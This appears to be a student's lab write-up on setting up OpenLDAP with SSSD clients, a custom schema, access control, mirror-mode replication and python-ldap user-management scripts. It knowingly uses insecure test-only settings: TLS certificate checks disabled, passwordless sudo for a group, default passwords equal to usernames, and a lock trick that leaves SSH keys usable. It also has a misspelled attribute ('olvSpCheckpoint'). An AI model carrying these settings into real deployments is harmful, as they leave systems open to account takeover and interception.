Setup LDAP client

On both machines, add this line to `/etc/hosts`

```
192.168.50.99  centos-server
```

On CentOS server:

Add ldap to allowed services in firewall setting.

```
firewall-cmd --permanent --add-service=ldap
firewall-cmd --reload
```

Add these lines in `/etc/openldap/ldap.conf`:

```
BASE        dc=giver,dc=csie,dc=ntu
URI         ldap:///
```

On Arch client:

```
pacman -S openldap
systemctl start slapd
systemctl enable slapd
vim /etc/openldap/ldap.conf
```

Add these lines in `/etc/openldap/ldap.conf`:

```
BASE        dc=giver,dc=csie,dc=ntu
URI         ldap://centos-server
```

Enable SSSD with LDAP

For most of the part, simply follow this guide on arch linux wiki. Don't edit `/etc/pam.d/sudo`, just leave it by default.

`/etc/sssd/sssd.conf` should looks like this:

```
[sssd]
config_file_version = 2
services = nss, pam, sudo
domains = LDAP

[domain/LDAP]
cache_credentials = true
enumerate = true

id_provider = ldap
auth_provider = ldap

ldap_uri = ldap://centos-server
ldap_search_base = dc=giver,dc=csie,dc=ntu
chpass_provider = ldap
ldap_chpass_uri = ldap://centos-server
entry_cache_timeout = 600
ldap_network_timeout = 2

ldap_tls_reqcert = never
```

(I didn't use certification for tls because ~~I couldn't fix the issue~~ it's just a test environment

Create users, groups

Create `stu-group.ldif`, `ta-group.ldif`


```
dn: cn=student,ou=group,dc=giver,dc=csie,dc=ntu
objectClass: posixGroup
objectClass: top
gidNumber: 200
```

```
dn: cn=ta,ou=group,dc=giver,dc=csie,dc=ntu
objectClass: posixGroup
objectClass: top
gidNumber: 201
```

Create `stu00.ldif`, `ta00.ldif`

On server:

```
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f stu-group.ldif
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f ta-group.ldif
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f stu00.ldif
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f ta00.ldif
```



```
[root@arch-client ~]# ssh stu00@localhost
stu00@localhost's password:
Creating directory '/home/stu00'.
[stu00@arch-client ~]$ exit
logout
Connection to localhost closed.
[root@arch-client ~]# ssh ta00@localhost
ta00@localhost's password:
Creating directory '/home/ta00'.
[ta00@arch-client ~]$
```


Setup sudo permission

On client:

```
EDITOR=vim visudo
```

Add this line:

```
%ta ALL=(ALL) NOPASSWD: ALL
```



```
[root@arch-client ~]# ssh ta00@localhost
ta00@localhost's password:
Last login: Thu May 20 12:47:44 2021 from ::1
[ta00@arch-client ~]$ sudo echo "Howdy!"
Howdy!
[ta00@arch-client ~]$
```

`passwd` difference

`getent passwd` will look up both local users and external users (e.g. LDAP).

`/etc/passwd` only stores local users, therefore users created with LDAP won't be found.

---

3. Schema

> Refs:
>
> https://guillaumemaka.com/2013/07/17/openldap-create-a-custom-ldap-schema/
> https://www.openldap.org/doc/admin22/schema.html

Add custom attributes and schemas

On server, create `giver-problem.schema`

Then create `test.conf`

```
include /etc/openldap/schema/core.schema
include /etc/openldap/schema/cosine.schema
include /etc/openldap/schema/nis.schema
include /etc/openldap/schema/inetorgperson.schema
include /root/giver-problem.schema
```

Then run these commands

```
slaptest -f ~/test.conf -F /tmp/ldap_config
cp \
/tmp/ldap_config/cn\=config/cn\=schema/cn={4}giver-problem.ldif \
/etc/openldap/slapd.d/cn\=config/cn\=schema/
chown \
ldap:ldap \
/etc/openldap/slapd.d/cn\=config/cn\=schema/cn={4}giver-problem.ldif
systemctl restart slapd
```

Create problem group and objects


Create `gen-problem.ldif`

```
dn: ou=problem,dc=giver,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: problem
```

Create `p00.ldif`, `p01.ldif`

Then run these commands:

```
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f gen-problem.ldif
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f p00.ldif
ldapadd -x -W -D "cn=giver,dc=giver,dc=csie,dc=ntu" -H ldapi:/// -f p01.ldif
```



```
[root@arch-client ~]# ldapsearch -x -b "ou=problem,dc=giver,dc=csie,dc=ntu"
# extended LDIF
#
# LDAPv3
# base <ou=problem,dc=giver,dc=csie,dc=ntu> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# problem, giver.csie.ntu
dn: ou=problem,dc=giver,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: problem

# p00, problem, giver.csie.ntu
dn: cn=p00,ou=problem,dc=giver,dc=csie,dc=ntu
objectClass: top
objectClass: giverProblem
cn: p00
problemName: Addition
problemDescription: 1+1=?
problemVisibility: public
problemSolution: 2

# p01, problem, giver.csie.ntu
dn: cn=p01,ou=problem,dc=giver,dc=csie,dc=ntu
objectClass: top
objectClass: giverProblem
cn: p01
problemName: Multiplication
problemDescription: 1*1=?
problemVisibility: private

# search result
search: 2
result: 0 Success

# numResponses: 4
# numEntries: 3
[root@arch-client ~]#
```

4. Access Control

> Refs:
>
> https://www.openldap.org/doc/admin24/access-control.html
> https://unix.stackexchange.com/questions/444332/how-to-restrict-user-based-on-ip-address-in-openldap

Create `manage-access.ldif`

`ipv6` entries are added because when I found that the server machine is using ipv6 to send queries.

Then run these command

```
ldapmodify -Y EXTERNAL -H ldapi:/// -f manage-access.ldif
```

5. Multiple LDAP Servers

> Refs:
>
> https://serverfault.com/questions/730088/how-to-migrate-ldap-database-schema-configuration-to-other-machine
> https://www.jianshu.com/p/34dc6412de30
> https://www.openldap.org/doc/admin24/replication.html#MirrorMode

Clone server settings

On all three machines, add this line to `/etc/hosts`

```
192.168.50.106 centos-server-2
```

On the original server:

```
systemctl stop slapd
slapcat -n 0 -l clone-config.backup
slapcat -n 2 -l clone-data.backup # -n is 2 because that's how we set it in suffix.ldif
sftp root@centos-server-2
sftp> put clone-config.backup
sftp> put clone-data.backup
stfp> exit
systemctl start slapd
```

On new server:

```
systemctl stop slapd
rm -rf /etc/openldap/slapd.d
mkdir /etc/openldap/slapd.d
slapadd -n 0 -F /etc/openldap/slapd.d -l clone-config.backup
slapadd -n 2 -F /etc/openldap/slapd.d -l clone-data.backup
chown -R ldap:ldap /etc/openldap/slapd.d
chmod 755 /etc/openldap/slapd.d
chown ldap:ldap /var/lib/ldap/*
systemctl start slapd
```

Enable mirror mode

Create `mod_syncprov.ldif`

```
dn: cn=module,cn=config
objectClass: olcModuleList
cn: module
olcModulePath: /usr/lib64/openldap
olcModuleLoad: syncprov.la
```

Create `syncprov.ldif`

```
dn: olcOverlay=syncprov,olcDatabase={2}hdb,cn=config
objectClass: olcOverlayConfig
objectClass: olcSyncProvConfig
olcOverlay: syncprov
olvSpCheckpoint: 100 10
olcSpSessionLog: 100
```

On both servers, run these commands

```
ldapadd -Y EXTERNAL -H ldapi:/// -f mod_syncprov.ldif
ldapadd -Y EXTERNAL -H ldapi:/// -f syncprov.ldif
```

Create `node01.ldif` on old server

Create `node02.ldif` on new server

```
# every line is the same as node01.ldif except these two
...
olcServerID: 2
...
    provider=ldap://centos-server
...
```

On old server:

```
ldapadd -Y EXTERNAL -H ldapi:/// -f node01.ldif
```

On new server:

```
ldapadd -Y EXTERNAL -H ldapi:/// -f node02.ldif
```

---

6. Scripting

> Refs:
>
> https://www.python-ldap.org/en/python-ldap-3.3.0/reference/ldap.html
> https://iter01.com/363962.html
> https://stackoverflow.com/questions/29586435/openldap-how-to-disable-enable-remove-user-account

Requirements

`python 2.7` with module `python-ldap` installed

Add new users

File

`new-user.py`

Usage

```
python new-user.py
```


The program will ask you to enter the username and if the user is TA. The password of new user is the same as their username.

In the script you will find this area:

```
server_ip = "localhost"
stu_gid = "200"
ta_gid = "201"
```

Change these values if needed.

Demo



```
[root@centos-server py_scripts]# python new-user.py
New username:ta01
Is the new user ta? (y/n)y
uid=ta01,ou=people,dc=giver,dc=csie,dc=ntu
Add more users? (y/n)y
New username:stu02
Is the new user ta? (y/n)n
uid=stu02,ou=people,dc=giver,dc=csie,dc=ntu
Add more users? (y/n)n
[root@centos-server py_scripts]# ldapsearch -x "uid=ta01"
# extended LDIF
#
# LDAPv3
# base <dc=giver,dc=csie,dc=ntu> (default) with scope subtree
# filter: uid=ta01
# requesting: ALL
#

# ta01, people, giver.csie.ntu
dn: uid=ta01,ou=people,dc=giver,dc=csie,dc=ntu
objectClass: top
objectClass: account
objectClass: posixAccount
objectClass: shadowAccount
cn: ta01
uid: ta01
uidNumber: 25726
gidNumber: 201
homeDirectory: /home/ta01
loginShell: /bin/bash

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
[root@centos-server py_scripts]# ldapsearch -x "uid=stu02"
# extended LDIF
#
# LDAPv3
# base <dc=giver,dc=csie,dc=ntu> (default) with scope subtree
# filter: uid=stu02
# requesting: ALL
#

# stu02, people, giver.csie.ntu
dn: uid=stu02,ou=people,dc=giver,dc=csie,dc=ntu
objectClass: top
objectClass: account
objectClass: posixAccount
objectClass: shadowAccount
cn: stu02
uid: stu02
uidNumber: 33676
gidNumber: 200
homeDirectory: /home/stu02
loginShell: /bin/bash

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
[root@centos-server py_scripts]#
```

Lock / unlock user

File

`lock-user.py`

Usage

```
python lock-user.py
```

The program will ask you if you are locking or unlocking a user. Enter `y` if locking, `n` if unlocking. Then enter the username you are managing.

In the script you will find this area

```
server_ip = "localhost"
```

Change the value if needed.


Some details

The program lock the user by adding `LOCKED` in front of the `userPassword`. That is, changing it from `{SSHA}<hash value>` to `LOCKED{SSHA}<hash value>`. Unlocking is by removing the `LOCKED` at head.

Doing multiple locks will add more `LOCKED`, but unlocking an account will delete all `LOCKED` at once.

This method is a bit dirty and doesn't prevent user from using ssh-key, but can be done without changing the LDAP server infrastructure. Using password-policy overlay could be a nicer solution, but requires some work on configuring the server.

Demo



```
[root@centos-server py_scripts]# ssh stu01@arch-client
stu01@arch-client's password:
Last login: Sat May 22 19:57:36 2021 from 192.168.50.99
[stu01@arch-client ~]$ exit
logout
Connection to arch-client closed.
[root@centos-server py_scripts]# python lock-user.py
Locking user? (y/n)y
Username:stu01
Managing more users? (y/n)n
[root@centos-server py_scripts]# ssh stu01@arch-client
stu01@arch-client's password:
Permission denied, please try again.
stu01@arch-client's password:

[root@centos-server py_scripts]# python lock-user.py
Locking user? (y/n)n
Username:stu01
Managing more users? (y/n)n
[root@centos-server py_scripts]# ssh stu01@arch-client
stu01@arch-client's password:
Last login: Sat May 22 19:57:44 2021 from 192.168.50.99
[stu01@arch-client ~]$ exit
logout
Connection to arch-client closed.
[root@centos-server py_scripts]#
```

Change name

File

`change-name.py`

Usage

```
python change-name.py
```

The program will ask you to enter your username, password, and the new `givenName`.

In the script you will find this area

```
server_ip = "localhost"
```

Change this if needed.